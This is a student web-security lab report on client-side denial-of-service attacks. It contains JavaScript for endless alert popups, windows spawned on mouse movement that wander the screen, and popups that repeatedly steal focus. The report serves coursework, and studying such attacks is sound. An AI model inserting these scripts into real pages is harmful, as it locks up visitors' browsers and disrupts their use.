



東南大學
SOUTHEAST UNIVERSITY

网络空间安全学院
School of Cyber Science and Engineering

Web 安全实验报告

实验名称：客户端拒绝服务攻击

学 号：57118339

姓 名：董蔚熙

二 0 二 一 年 十 一 月


一、实验内容

在 index.html 页面中实现任意三种通过客户端 Javascript 代码让浏览器产生拒绝服务或其他影响用户使用浏览器效果的功能，包括但不限于循环弹出对话框、新建窗口并随机变化位置、更改窗口焦点、修改回退功能修改历史页面列表、修改搜索历史、退出常用网站登录等。

二、实验过程

1. 无限弹窗


```
//无限弹窗
while (true) {
  for (let i = 0; i < 10000; i++) {
    alert(i+"click")
  }
}
```



其中弹窗显示鼠标点击次数

2. 新建窗口且移动

```
window.addEventListener("mousemove", () => {
  const win = window.open("", "", 'width=10,height=10')
  win.moveTo(10, 10)
  win.resizeTo(200, 200)
  let i = 0
  setInterval(() => {
    win.moveTo(i, i)
    i = (i + 5) % 200
  }, 100)
  winArr.push(win)
})
```



3. 变更焦点

```
//变更焦点
var winArr = []
function dosFocusWindow() {
  const win = window.open("", "", 'width=100,height=100')
  setInterval(() => {
    win.focus()
  }, 1000)
  winArr.push(win)
}
```

窗口出现在原窗口上方并抢占焦点